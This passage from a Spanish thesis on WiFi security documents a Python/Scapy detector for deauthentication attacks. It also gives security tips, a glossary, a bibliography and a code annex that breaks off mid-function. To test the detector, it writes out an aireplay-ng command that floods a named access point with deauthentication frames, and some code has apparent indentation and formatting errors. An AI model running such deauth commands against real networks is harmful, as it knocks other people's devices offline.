Para poder llevar a cabo este software se ha realizado un estudio de Scapy y sus principales virtudes, siguiendo la lectura del libro: “Python Scapy Dot11” del autor Yago Fernández Hansen. Dicho libro incluye muchos ejemplos que permiten entender el funcionamiento de esta herramienta y que han servido como inspiración para realizar este desarrollo.

Comencemos a analizar las principales partes del código desarrollado (se incluye el código completo en el Anexo 1):

- **Definición de variables:**

```
# Definimos la interfaz wifi principal
iwifi_main="wlan0"

# Definimos la interfaz VIF para monitor
iwifi_mon="mon01"

# Definimos la interfaz VIF para managed
iwifi_managed="wlanMan"

# Definimos la interfaz hardware, normalmente phy0. Se puede comprobar con "iw list"
iwifi_hw="phy0"

# Definimos la MAC del AP
BSSID="74:DA:38:6A:FC:EF"

# Intervalo de comprobacion en segundos
intervalo=5

# Inicializamos la fecha de ataque detectado
fecha_ataque_detectado = time.time()

# Frecuencia de comprobacion de canal en segundos
check_canal=60
```

Es necesario configurar ciertas variables, como son:

- El nombre de la interfaz wifi (el nombre que recibe la antena WiFi Atheros al conectarla a la Raspberry Pi): *iwifi_main*
- El nombre de la interfaz virtual (VIF) que crearemos en modo monitor: *iwifi_mon*
- El nombre de la interfaz virtual (VIF) que crearemos en modo managed (necesaria para analizar el canal de la red): *iwifi_managed*
- El nombre de la interfaz hardware, la cual se puede comprobar con "iw list": *iwifi_hw*
- BSSID de nuestra red wifi: *BSSID*
- Intervalo de tiempo que queremos que pase entre una comprobación de deautenticación y otra: *intervalo*
- Intervalo de tiempo en el que queremos realizar la comprobación de cambio de canal: *check_canal*

- **Ejecución principal:**

```
if __name__ == "__main__":
    if os.geteuid():
        sys.exit("ERROR: Iniciar el programa como root o sudo")
    # Configuramos la interfaz managed
    config_iwifi_managed()
    # Obtenemos el canal actual
    canal_actual=detecta_canal_wifi()
    # Configuramos la interfaz monitor
    config_iwifi_mon()
    config_canal(canal_actual)
    # Lanzamos el hilo que analiza posibles cambios de canal
    hilo_canal=Process(target=analiza_canal, args=(canal_actual,))
    hilo_canal.start()
    # Capturamos CTRL+C para finalizar el hilo
    signal.signal(signal.SIGINT, finaliza_proceso)
    # Lanzamos el sniffer de paquetes
    sniff(iface=iwifi_mon,prn=analiza_paquetes,count=0,lfilter=lambda pkt:Dot11 in pkt)
```

En la ejecución principal, revisamos primero que se ejecutan con permisos de root (sudo), ya que se lanzan comandos que requieren de dichos privilegios. Luego realizamos la configuración inicial, para ello llamamos a la función que se encarga de configurar la interfaz virtual en modo managed (*config_iwifi_managed*), se obtiene el canal actual de nuestra red (*detecta_canal_wifi*), se configura la interfaz virtual en modo monitor (*config_iwifi_mon*) que se encargará de esnifar la red y configuramos el canal (*config_canal*). Una vez realizada esta configuración, lanzamos en un hilo secundario la función que se encarga de analizar si hay cambio de canal (*analiza_canal*). También establecemos la detección de señal de fin (CTRL + c) para finalizar todos los hilos y no dejar ningún proceso abierto (*finaliza_proceso*). Por último, lanzamos el sniffer para detectar los paquetes de tipo 802.11 (Dot11 en Scapy). Para ello se le pasa la interfaz en modo monitor (*iwifi_mon*), la función que hará la función de parseo de paquetes (*analiza_paquetes*), número

de paquetes a capturar (infinitos al indicar 0), y el filtro realizado con `lfilter`, donde se le pasa como función tipo lambda para obtener los paquetes 802.11 (Dot11), consiguiendo de esta manera un mejor rendimiento en el tratamiento de información.

Las funciones encargadas de realizar la configuración de las interfaces se basan en los siguientes comandos:

- **config_iwifi_mon**

```
baja_interfaz = 'ifconfig %s down >/dev/null 2>&1' %(iwifi_main)
crea_vif_mon = 'iw phy %s interface add %s type monitor' %(iwifi_hw,iwifi_mon)
levanta_vif_mon = 'ifconfig %s up >/dev/null 2>&1' %(iwifi_mon)
```

Como vemos, requiere bajar previamente la interfaz principal.

- **config_iwifi_managed**

```
baja_interfaz = 'ifconfig %s down >/dev/null 2>&1' %(iwifi_main)
crea_vif_man = 'iw phy %s interface add %s type managed' %(iwifi_hw,iwifi_managed)
levanta_vif_man = 'ifconfig %s up >/dev/null 2>&1' %(iwifi_managed)
```

Antes de realizar esta configuración, se comprueba si están ya creadas previamente.

La detección de canal se basa en el comando “`iwlist scanning`”, donde filtrando por el BSSID de nuestra red, podemos obtener el canal. Es importante comprobar que la interfaz en modo managed esté levantada correctamente, ya que es la que se utiliza para este escaneo:

- **detecta_canal_wifi**

```
# Nos aseguramos que la interfaz managed este levantada
levanta_interfaz_managed = 'ifconfig %s up' %(iwifi_managed)
try:
    os.system(levanta_interfaz_managed)
except:
    print bcolors.FAIL + "[ %s ] Error levantando la interfaz managed: %s." %(str(datetime.datetime.today()),iwifi_managed) + bcolors.ENDC
comando_iwlist = "iwlist %s scanning | grep -al %s | grep Channel | cut -d ':' -
f2" %(iwifi_managed,BSSID)
process = subprocess.Popen(comando_iwlist, stdout=subprocess.PIPE, stderr=None, shell=True)
process.wait()
output = process.communicate()
canal = output[0].rstrip('\n')
if not canal:
    print bcolors.WARNING + "[ %s ] Ha habido un problema al detectar el canal." %(str(datetime.datetime.today()), BSSID) + bcolors.ENDC
else:
    print bcolors.OKGREEN + "[ %s ] Detectado canal AP: %s" %(str(datetime.datetime.today()),canal) + bcolors.ENDC
return canal
```

Para configurar el canal, hacemos uso de “`iw dev set channel`”, pero previamente hay que bajar la interfaz managed:

- **config_canal**

```
baja_interfaz_managed = 'ifconfig %s down' %(iwifi_managed)
cambia_canal_interfaz = 'iw dev %s set channel %s >/dev/null 2>&1' % (iwifi_mon,nuevo_canal)
levanta_interfaz_managed = 'ifconfig %s up' %(iwifi_managed)
try:
    os.system(baja_interfaz_managed)
    os.system(cambia_canal_interfaz)
    os.system(levanta_interfaz_managed)
except:
    print bcolors.FAIL + "[ %s ] Error estableciendo el canal %s en la interfaz %s." %(str(datetime.datetime.today()),nuevo_canal,iwifi_mon) + bcolors.ENDC
```

Para analizar el cambio de canal, la función es lanzada en un hilo secundario, donde comprobará cada 60 segundos (el tiempo que indiquemos en la variable `check_canal`) si la red está configurada en un canal diferente y si cambia, configurará el nuevo canal en la interfaz en modo monitor:

- **analiza_canal**

```
canal_actual = canal
while True:
    try:
        time.sleep(check_canal)
        print bcolors.OKBLUE + "[ %s ] Analizamos Canal" %(str(datetime.datetime.today())) + bcolors.ENDC
        nuevo_canal = detecta_canal_wifi()
        if ((nuevo_canal != "") and (canal_actual != nuevo_canal)):
            config_canal(nuevo_canal)
            canal_actual = nuevo_canal
        else:
            print bcolors.OKBLUE + "[ %s ] No hay cambio de canal. Canal actual: %s" %(str(datetime.datetime.today()),canal_actual) + bcolors.ENDC
    except KeyboardInterrupt:
        break
```

Por último, la función más importante que trabaja con los paquetes esnifados (*analiza_paquetes*), irá comprobando las capas de los paquetes (*pkt.haslayer*) para diferenciar entre las siguientes tramas de gestión:

- Tramas de desautenticación (Dot11Deauth). Estas tramas pueden tener diversas razones, a nosotros nos interesa la de tipo: `class3-from-nonass` (trama de clase 3 recibida desde una estación no asociada). En función del campo `addr1` podemos saber si se trata de un ataque de tipo broadcast ("FF:FF:FF:FF:FF:FF") o de tipo dirigido (coincidiendo este campo con el BSSID del AP).
- Tramas de petición de asociación (Dot11AssoReq).
- Tramas de autenticación (Dot11Auth).

- Tramas de respuesta de asociación (Dot11AssoResp).

Vamos obteniendo los valores de los campos `addr1`, `addr2` y `addr3`, de manera que podamos identificar las direcciones de cliente y AP, y quedarnos sólo con las que correspondan el BSSID de nuestro AP.

Dado que los ataques de desautenticación envían una gran cantidad de mensajes, sólo se muestran si han pasado 5 segundos (o lo que indiquemos en la variable `intervalo`) desde el último mensaje detectado.

El atacante en este caso envía dos tipos de ataque: tipo broadcast y tipo dirigido. Para enviar el ataque tipo broadcast, desde el equipo atacante (el cual ya ha configurado su interfaz en modo monitor y ha establecido el canal adecuado) se lanzaría:

```
sudo aireplay-ng -0 0 -a 74:DA:38:6A:FC:EF mon0 --ignore-negative-one
```

Y para enviar el ataque dirigido, simplemente añadiremos la opción `-c` con la MAC del cliente al que queremos desautenticar.

Según el tipo de trama, se informa por pantalla con un mensaje identificando lo sucedido, así como dando información del fabricante del cliente en función de su dirección MAC.

- **analiza_paquetes**

```
def analiza_paquetes(pkt):
    global fecha_ataque_detectado,intervalo
    fecha=datetime.datetime.today()
    # Nos interesan los paquetes 802.11 de tipo Deauth
    if pkt.haslayer(Dot11Deauth):
        #Nos interesa las desautenticaciones de tipo: Trama de clase 3 recibida desde una estacion no a
sociada (class3-from-nonass)
        if (pkt.sprintf("%Dot11Deauth.reason%").startswith('class3-from-
nonass') and time.time()>(fecha_ataque_detectado + intervalo)):
            fecha_ataque_detectado = time.time()
            if (pkt.addr1.upper()=="FF:FF:FF:FF:FF:FF"):
                print bcolors.FAIL + "[ %s ] ||| ATENCION !!! Ataque detectado tipo Broadcast: %s --
> Cliente afectado: %s" %(str(fecha),str(pkt.addr1),str(pkt.addr2)) + bcolors.ENDC
            else:
                if (pkt.addr1==pkt.addr3): cliente=pkt.addr2
                else: cliente=pkt.addr1
                # Comprobamos que un ataque dirigido a un cliente de nuestro AP
                if (pkt.addr3.upper()==BSSID):
                    print bcolors.FAIL + "[ %s ] ||| ATENCION !!! Ataque detectado tipo Dirigido a clie
nte. MAC AP: %s --> Cliente afectado: %s" %(str(fecha),str(pkt.addr3),str(cliente)) + bcolors.ENDC
            elif pkt.haslayer(Dot11AssoReq):
                cliente=pkt.addr2
                ap=pkt.info
                bssid=pkt.addr1
                fabricante=obtiene_fabricante(str(pkt.addr2))
                # Comprobamos que es una peticion en nuestro AP
```



```

        if (bssid.upper()==BSSID):
            print bcolors.OKGREEN + "[ %s ] Peticion de asociacion. Cliente: %s, AP: %s, BSSID: %s, Fabricante: %s" %(str(fecha),str(cliente),str(ap),str(bssid),fabricante) + bcolors.ENDC
        elif pkt.haslayer(Dot11Auth):
            dir1=pkt.addr1
            dir2=pkt.addr2
            bssid=pkt.addr3
            if (dir1==bssid and bssid.upper()==BSSID):
                fabricante=obtiene_fabricante(str(pkt.addr2))
                print bcolors.OKGREEN + "[ %s ] Autenticacion AP -
> Cliente. Cliente: %s, BSSID: %s, Fabricante: %s" %(str(fecha),str(dir2),str(bssid),fabricante) + bcolors.ENDC
            else:
                fabricante=obtiene_fabricante(str(pkt.addr1))
                if (bssid.upper()==BSSID):
                    print bcolors.OKGREEN + "[ %s ] Autenticacion Cliente -
> AP. Cliente: %s, BSSID: %s, Fabricante: %s" %(str(fecha),str(dir1),str(bssid),fabricante) + bcolors.ENDC
        elif pkt.haslayer(Dot11AssoResp):
            cliente=pkt.addr1
            bssid=pkt.addr2
            fabricante=obtiene_fabricante(str(pkt.addr1))
            if (bssid.upper()==BSSID):
                print bcolors.WARNING + "[ %s ] Respuesta Asociacion. Cliente: %s, BSSID: %s, Fabricante: %s" %(str(fecha),str(cliente),str(bssid),fabricante) + bcolors.ENDC

```

Estas serían a modo resumen las principales características, el código completo viene en el Anexo I. Como reto personal, me gustaría realizar las mejoras indicadas en este desarrollo y publicarlo en github para que pueda resultar útil a otros estudiantes.

10.3- Consejos y buenas prácticas

Como ya hemos podido ver durante el desarrollo de este trabajo, existen herramientas ya construidas o que podemos realizar nosotros mismos que permiten tener un mayor control de las redes WiFi y dotar de mayor seguridad el entorno. Pero estas herramientas deben ir acompañadas de ciertos aspectos básicos y que no debemos olvidar:

- Utilizar los protocolos de seguridad más fiables y robustos.
- Actualizar el firmware de todos los dispositivos conectados en la red, de lo contrario, por muchas medidas que podamos poner, estaremos dejando una puerta trasera para cualquier atacante.
- Utilizar una comunicación segura cada vez que nos conectemos a redes WiFi utilizando por ejemplo una VPN.
- Realizar un cambio de contraseña periódico de nuestro punto de acceso.
- Realizar una medición del alcance de nuestra señal WiFi, y atenuarla lo suficiente para que nos podamos conectar sin extralimitar el alcance fuera de nuestro hogar u oficina.

- Estar atentos a posibles mensajes engañosos utilizados mediante ingeniería social y que traten de robarnos información sensible.
- No conectarnos a redes desconocidas y mucho menos realizar operaciones con datos sensibles.

11.- Conclusión

Tras realizar un estudio de los diferentes estándares y protocolos de seguridad utilizados durante los últimos años en las redes WiFi, sus diferentes vulnerabilidades y formas de ataque, y la mejora continua en la que se ve envuelta esta tecnología, podemos llegar a la conclusión que se trata de un sistema que debe seguir mejorando en cuanto a seguridad se refiere. El alcanzar un alto nivel de seguridad conlleva la aplicación de importantes medidas de control, sobre todo cuando hablamos de redes corporativas, y llegado el caso de no aplicarlas, podríamos ser víctimas de ataques efectivos que dejarían nuestros datos privados en un mal lugar.

Por ello es tan importante el trabajo de investigación que han ido realizando tanto a nivel organizativo en la Wi-Fi Alliance, como de grupos independientes que tratan de encontrar los resquicios de vulnerabilidad que pueda presentar esta tecnología, con la intención de ir mejorando constantemente su seguridad.

También es crucial la concienciación de los usuarios a la hora de conectarse a las redes WiFi, ya que su comodidad suele en muchas ocasiones dejar atrás un uso responsable y seguro.

Como ya hemos comentado antes, tan importante es el uso de herramientas que ayuden en la seguridad de la red como seguir una serie de consejos básicos de uso, y este posiblemente sigue siendo el punto débil. Hoy en día existen muchas redes que siguen utilizando WEP o WPA, como podemos ver en el siguiente gráfico obtenido de la fuente: <https://wifile.net/stats>




Ilustración 76 Estadística de protocolos de seguridad WiFi

En los últimos 20 años ha habido una importante evolución en el cambio de esta tecnología y en su uso:




Ilustración 77 Sistema de encriptación WiFi en los últimos 20 años

Y esta mejora debe continuar este camino evolutivo tecnológico y también de concienciación de los usuarios, facilitando en la medida de lo posible la adaptación a los niveles de seguridad más óptimos.

12.- Glosario

- ✓ AES-128: Advanced Encryption Standard de 128 Bits
- ✓ AP: Access Point
- ✓ ARP: Address Resolution Protocol
- ✓ BSS: Basic Service Set
- ✓ BSSID: Basic Service Set Identifier
- ✓ CCMP: Counter-Mode/Cipher Block Chaining Message Authentication Code Protocol
- ✓ CNSA: Commercial National Security Algorithm
- ✓ CSMA/CA: Carrier Sense Multiple Access with Collision Avoidance. Protocolo de control de acceso a redes de bajo nivel que permite que múltiples estaciones utilicen un mismo medio de transmisión
- ✓ DDP: Device Provisioning Protocol
- ✓ Dragonfly: Sistema tipo handshake definido en <https://tools.ietf.org/html/rfc7664>
- ✓ DS: Distribution System
- ✓ EAP: Extensible Authentication Protocol
- ✓ EAPOL: EAP over LANs
- ✓ ESS: Extended Service Set
- ✓ GCMP: Galois/Counter Mode Protocol
- ✓ GTC: Generic Token Card
- ✓ GTK: Groupwise Transient Key)
- ✓ HMAC-MD5: Hash-based Message Authentication Code with Message-Digest Algorithm
- ✓ HMAC-SHA1: Hash-based Message Authentication Code with Secure Hash Algorithm 1
- ✓ IBSS: Independent Basic Service Set
- ✓ IDS: Intrusion Detection System
- ✓ IE: Information Element
- ✓ IEEE: Institute of Electrical and Electronics Engineers
- ✓ IoT: Internet of Things
- ✓ IPS: Intrusion Prevention System
- ✓ MD5: Message-Digest algorithm
- ✓ MIC: Message Integrity Code
- ✓ MIMO: Multiple input - Multiple output. Permite el uso simultáneo de distintos radios, antenas y canales.
- ✓ MSCHAPv2: Microsoft version of the Challenge-Handshake Authentication Protocol v2.
- ✓ MSK: Master Session Key
- ✓ MU-MIMO: Multi-User MIMO. Permite realizar transmisión de flujos de datos simultánea a varios dispositivos.
- ✓ NIC: Network interface card
- ✓ NIDS: Network Intrusion Detection System
- ✓ NSA: National Security Agency
- ✓ OpenWrt: firmware basado en una distribución de Linux empotrada en dispositivos tales como routers personales.
- ✓ OSI: Open System Interconnection. Modelo para los protocolos de red.
- ✓ OTP: One-Time Password

- ✓ OWE: Opportunistic Wireless Encryption
- ✓ PBKDF2: Password-Based Key Derivation Function 2
- ✓ PEAP: Protected EAP
- ✓ PFM: Protected Management Frames
- ✓ PMK: Pairwise Master Key
- ✓ PSK: Pre-shared key. Clave compartida.
- ✓ PTK: Pairwise Transient Key
- ✓ RADIUS: Remote Authentication Dial-In User Service
- ✓ RSN: Robust Security Network
- ✓ SAE: Simultaneous Authentication of Equals
- ✓ Salt: En criptografía, la sal (en inglés, salt) comprende bits aleatorios que se usan como una de las entradas en una función derivadora de claves. La otra entrada es habitualmente una contraseña.
- ✓ SSID: Service Set Identifier
- ✓ STA: Station
- ✓ TKIP: Temporal Key Integrity Protocol
- ✓ TLS: Transport Layer Security
- ✓ TSC: TKIP Sequence Counter
- ✓ TTLS: Tunneled TLS
- ✓ TWT: Target Wake Time. Permite a un AP definir un tiempo específico o un conjunto de tiempos para que las estaciones individuales accedan al medio, mejorando de este modo el consumo energético de los dispositivos.
- ✓ WDS: Wireless Distribution System
- ✓ WLAN: Wireless Local Area Networks
- ✓ WPS: Wi-Fi Protected Setup

13.- Bibliografía

Libros y artículos académicos

- Fernández Hansen, Yago. (2017). Python Scapy Dot11. CreateSpace / Amazon.
- Perramon Tornil, Xavier. Seguridad en redes WLAN. Universitat Oberta de Catalunya.
- Carneill, M., Gilis, J. (October-December 2010). Attacks against the WiFi protocols WEP and WPA. Recuperado de: <https://matthieu.io/dl/papers/wifi-attacks-wep-wpa.pdf>
- Beck, M., Tews, E. (November 8, 2008). Practical attacks against WEB and WPA. Recuperado de: <http://dl.aircrack-ng.org/breakingwepandwpa.pdf>

Páginas Web

- Discover Wi-Fi. 20 Years of Wi-Fi (30 de septiembre de 2020). Recuperado de: <https://www.wi-fi.org/discover-wi-fi/20-years-of-wi-fi>
- What is Wi-Fi and why is it so important? (1 de octubre de 2020). Recuperado de: <https://www.networkworld.com/article/3560993/what-is-wi-fi-and-why-is-it-so-important.html>
- 802.11x: Wi-Fi standards and speeds explained (1 de octubre de 2020). Recuperado de: <https://www.networkworld.com/article/3238664/80211x-wi-fi-standards-and-speeds-explained.html>
- IEEE 802.11 (1 de octubre de 2020). Recuperado de: https://es.wikipedia.org/wiki/IEEE_802.11
- 802.11: estándares de Wi-Fi y velocidades (3 de octubre de 2020). Recuperado de: <https://www.networkworld.es/wifi/80211-estandares-de-wifi-y-velocidades>
- 802.11-2016 - IEEE Standard for Information technology—Telecommunications and information exchange between systems Local and metropolitan area networks—Specific requirements - Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications (4 de octubre de 2020). Recuperado de: <https://ieeexplore.ieee.org/document/7786995>
- Wi-Fi: Overview of the 802.11 Physical Layer and Transmitter Measurements (4 de octubre de 2020). Recuperado de: https://www.cnrood.com/en/media/solutions/Wi-Fi_Overview_of_the_802.11_Physical_Layer.pdf
- Different Wi-Fi Protocols and Data Rates (5 de octubre de 2020). Recuperado de: <https://www.intel.com/content/www/us/en/support/articles/000005725/network-and-ipo/wireless.html>
- IEEE 802.11ax (5 de octubre de 2020). Recuperado de: https://en.wikipedia.org/wiki/IEEE_802.11ax
- 802.11 fundamentals: Modulation (6 de octubre de 2020). Recuperado de: https://documentation.meraki.com/MR/WiFi_Basics_and_Best_Practices/802.11_fundamentals%3A_Modulation
- Control de acceso al medio (6 de octubre de 2020). Recuperado de: <https://www.itesa.edu.mx/netacad/introduccion/course/module4/4.4.4.8/4.4.4.8.html>

- CSMA/CA: definición y mecánica del protocolo (6 de octubre de 2020). Recuperado de: <https://www.ionos.es/digitalguide/servidores/know-how/csmaca-protocolo-de-acceso-al-medio-para-redes-inalambricas/>
- La historia del algoritmo de cifrado ARC4 (RC4 o ARCFOUR) y una implementación multiplataforma (10 de octubre de 2020). Recuperado de: <https://www.microsiervos.com/archivo/seguridad/historia-algoritmo-cifrado-arc4-rc4-arcfour-implementacion-multiplataforma.html>
- Seguridad en redes inalámbricas (10 de octubre de 2020). Recuperado de: https://wiki.galpon.org/images/4/4b/GALPonada_Taller_de_seguridad_WIFI.pdf
- Subnetwork Access Protocol (SNAP) (10 de octubre de 2020). Recuperado de: https://www.ibm.com/support/knowledgecenter/en/SSLTBW_2.3.0/com.ibm.zos.v2r3.hald001/xsnap.htm
- Wireless Hacking – Ataques contra WEP – Ataque de Fragmentación – Parte X (11 de octubre de 2020). Recuperado de: <https://thehackerway.com/2012/04/20/wireless-hacking-ataques-contra-wep-ataque-de-fragmentacion-parte-x/>
- CWSP – TKIP Encryption Method (11 de octubre de 2020). Recuperado de: <https://mrnciew.com/2014/09/13/cwsp-tkip-encryption-method/>
- AES-GCMP: El nuevo protocolo de seguridad Wi-Fi más eficiente ya ha llegado (11 de octubre de 2020). Recuperado de: <https://www.redeszone.net/2017/09/10/aes-gcmp-protocolo-seguridad-wi-fi/>
- Key Reinstallation Attacks. Breaking WPA2 by forcing nonce reuse (11 de octubre de 2020). Recuperado de: <https://www.krackattacks.com/>
- KRACK Attack o cómo reventar WPA2 y de paso nuestra confianza en la seguridad WiFi (11 de octubre de 2020). Recuperado de: <https://www.elladodelmal.com/2017/10/krack-attack-o-como-reventar-wpa2-y-de.html>
- Todo lo que debes saber acerca de la llegada de WPA3, Wi-Fi Easy Connect y Wi-fi Enhanced Open (12 de octubre de 2020). Recuperado de: <https://empresas.blogthinkbig.com/llegada-wpa3-wifi-ciberseguridad/>
- WPA3 Y ENHANCED OPEN: SEGURIDAD WI-FI DE PRÓXIMA GENERACIÓN (12 de octubre de 2020). Recuperado de: https://www.arubanetworks.com/assets/es/wp/WP_WPA3-Enhanced-Open.pdf
- Dragonblood Analysing WPA3's Dragonfly Handshake (12 de octubre de 2020). Recuperado de: <https://wpa3.mathyvanhoef.com/>
- Dragonblood: Consiguen hackear WPA3, conoce todos los detalles técnicos (12 de octubre de 2020). Recuperado de: <https://www.redeszone.net/2019/04/10/dragonblood-hackear-wpa3/amp/>
- WPA3: vulnerable a ataques por diccionario, filtrado de contraseña y denegación de servicio (12 de octubre de 2020). Recuperado de: <https://unaaldia.hispasec.com/2019/04/wpa3-vulnerable-a-ataques-por-diccionario-filtrado-de-contrasena-y-denegacion-de-servicio.html>
- WPA3 Specification Version 2.0 (12 de octubre de 2020). Recuperado de: https://www.wi-fi.org/download.php?file=/sites/default/files/private/WPA3_Specification_v2.0.pdf

- OpenWrt Configure Wi-Fi encryption (13 de octubre de 2020). Recuperado de: <https://openwrt.org/docs/guide-user/network/wifi/encryption>
- OpenWrt FreeRADIUS (14 de octubre de 2020). Recuperado de: <https://openwrt.org/docs/guide-user/network/wifi/freeradius>
- Hacking WiFi: Atacando al cliente, cracking WEP sin AP: Ataque Hirte (Parte 8) (15 de octubre de 2020). Recuperado de: <https://www.flu-project.com/2013/12/hacking-wifi-atacando-al-cliente.html>
- Evil Twin Attack Wpa2/Enterprise (16 de octubre de 2020). Recuperado de: <https://elbinario.net/2019/06/20/evil-twin-attack-wpa2-enterprise/>
- Kali Tools hostapd-wpe (17 de octubre de 2020). Recuperado de: <https://tools.kali.org/wireless-attacks/hostapd-wpe>
- Hashcat Advanced password recovery (18 de octubre de 2020). Recuperado de: <https://hashcat.net/hashcat/>
- WAIDPS [Wireless Auditing, Intrusion Detection & Prevention System] Tutorial / Explanations - Part 1 (28 de octubre de 2020). Recuperado de: <http://syworks.blogspot.com/2014/04/waidps-wireless-auditing-intrusion.html>
- Wifi Pineapple Hack5 (28 de octubre de 2020). Recuperado de: <https://shop.hak5.org/products/wifi-pineapple>
- Kismet (28 de octubre de 2020). Recuperado de: <https://www.kismetwireless.net/>
- Nzyme GitHub (29 de octubre de 2020). Recuperado de: <https://github.com/lennartkoopmann/nzyme>
- Introducing nzyme: WiFi monitoring, intrusion detection and forensics (29 de octubre de 2020). Recuperado de: <https://www.wtf.horse/2017/10/02/introducing-nzyme-wifi-802-11-frame-recording-and-forensics/>
- Personal WiFi IDS GitHub (29 de octubre de 2020). Recuperado de: <https://github.com/yadox666/PersonalWiFiIDS>
- AirMagnet WiFi Analyzer PRO (30 de octubre de 2020). Recuperado de: <https://www.netally.com/products/airmagnet-wifi-analyzer/>
- WiFi Analyzer User Guide (30 de octubre de 2020). Recuperado de: https://www.netally.com/wp-content/uploads/2019/10/WFA_UserGuide.pdf
- AirMagnet Enterprise (30 de octubre de 2020). Recuperado de: https://airmagnet.netscout.com/assets/datasheets/AirMagnet_Enterprise_Datasheet.pdf
- Extreme AirDefense. A Comprehensive Wireless Intrusion Prevention System (31 de octubre de 2020). Recuperado de: <https://cloud.kapostcontent.net/pub/abca8ef0-743d-4ad2-8e5d-ec08860fdca3/extreme-airdefense-data-sheet>
- Data Sheet Arubaos RFPProtect Module (31 de octubre de 2020). Recuperado de: https://www.arubanetworks.com/assets/ds/DS_AOS_RFPROTECT.pdf
- WikiPedia Scapy (15 de noviembre de 2020). Recuperado de: <https://en.wikipedia.org/wiki/Scapy>
- PythonScapyDot11_TheBook (7 de noviembre de 2020). Recuperado de: https://github.com/yadox666/PythonScapyDot11_TheBook/blob/master/ejemplo40.py
- Wigle All the networks. Found by Everyone (22 de noviembre de 2020). Recuperado de: <https://wigle.net/>

Anexo I

Código de la aplicación desarrollada para la detección de ataques de tipo desautenticación (detector.py).

```
#!/usr/bin/python2.7
# -*- coding: utf-8 -*-
from scapy.all import *
import time,datetime,sys,os,subprocess,signal
from netaddr import *
from netaddr.core import NotRegisteredError
from multiprocessing import Process
# Definimos la interfaz wifi principal
iwifi_main="wlan0"
# Definimos la interfaz VIF para monitor
iwifi_mon="mon01"
# Definimos la interfaz VIF para managed
iwifi_managed="wlanMan"
# Definimos la interfaz hardware, normalmente phy0. Se puede comprobar con "iw list"
iwifi_hw="phy0"
# Definimos la MAC del AP
BSSID="74:DA:38:6A:FC:EF"
# Intervalo de comprobacion en segundos
intervalo=5
# Inicializamos la fecha de ataque detectado
fecha_ataque_detectado = time.time()
# Frecuencia de comprobacion de canal en segundos
check_canal=60
# Codigos de colores para la impresion de mensajes por pantalla
class bcolors:
    HEADER = '\033[95m'
    OKBLUE = '\033[94m'
    OKCYAN = '\033[96m'
    OKGREEN = '\033[92m'
    WARNING = '\033[93m'
    FAIL = '\033[91m'
    ENDC = '\033[0m'
    BOLD = '\033[1m'
    UNDERLINE = '\033[4m'

# Funcion para configurar la interfaz en modo monitor
def config_iwifi_mon():
    print bcolors.OKBLUE + "[ %s ] Configurando interfaz %s en modo monitor..."%(str(datetime.datetime
.today()),iwifi_mon) + bcolors.ENDC
    if not os.path.isdir("/sys/class/net/" + iwifi_mon):
        baja_interfaz = 'ifconfig %s down >/dev/null 2>&1' %(iwifi_main)
        crea_vif_mon = 'iw phy %s interface add %s type monitor' %(iwifi_hw,iwifi_mon)
        levanta_vif_mon = 'ifconfig %s up >/dev/null 2>&1' % (iwifi_mon)
```

```

    try:
        os.system(baja_interfaz)
        os.system(crea_vif_mon)
        os.system(levanta_vif_mon)
        print bcolors.OKBLUE + "[ %s ] Configurada interfaz VIF en modo monitor" %(str(datetime.datetime.today())) + bcolors.ENDC
    except:
        print bcolors.FAIL + "[ %s ] Error configurando la interfaz %s en modo monitor" %(str(datetime.datetime.today()),iwifi_mon) + bcolors.ENDC
    else:
        print bcolors.OKCYAN + "[ %s ] La interfaz monitor ya estaba configurada." %(str(datetime.datetime.today())) + bcolors.ENDC

# Funcion para configurar la interfaz en modo management
def config_iwifi_managed():
    print bcolors.OKBLUE + "[ %s ] Configurando interfaz %s en modo managed..." %(str(datetime.datetime.today()),iwifi_managed) + bcolors.ENDC
    if not os.path.isdir("/sys/class/net/" + iwifi_managed):
        baja_interfaz = 'ifconfig %s down >/dev/null 2>&1' %(iwifi_main)
        crea_vif_man = 'iw phy %s interface add %s type managed' %(iwifi_hw,iwifi_managed)
        levanta_vif_man = 'ifconfig %s up >/dev/null 2>&1' % (iwifi_managed)
    try:
        os.system(baja_interfaz)
        os.system(crea_vif_man)
        os.system(levanta_vif_man)
        print bcolors.OKBLUE + "[ %s ] Configurada interfaz VIF en modo managed" %(str(datetime.datetime.today())) + bcolors.ENDC
    except:
        print bcolors.FAIL + "[ %s ] Error configurando la interfaz %s en modo managed" %(str(datetime.datetime.today()),iwifi_managed) + bcolors.ENDC
    else:
        print bcolors.OKCYAN + "[ %s ] La interfaz managed ya estaba configurada." %(str(datetime.datetime.today())) + bcolors.ENDC

# Funcion para configurar el canal en la interfaz monitor
def config_canal(nuevo_canal):
    baja_interfaz_managed = 'ifconfig %s down' %(iwifi_managed)
    cambia_canal_interfaz = 'iw dev %s set channel %s >/dev/null 2>&1' % (iwifi_mon,nuevo_canal)
    levanta_interfaz_managed = 'ifconfig %s up' %(iwifi_managed)
    try:
        os.system(baja_interfaz_managed)
        os.system(cambia_canal_interfaz)
        os.system(levanta_interfaz_managed)
    except:
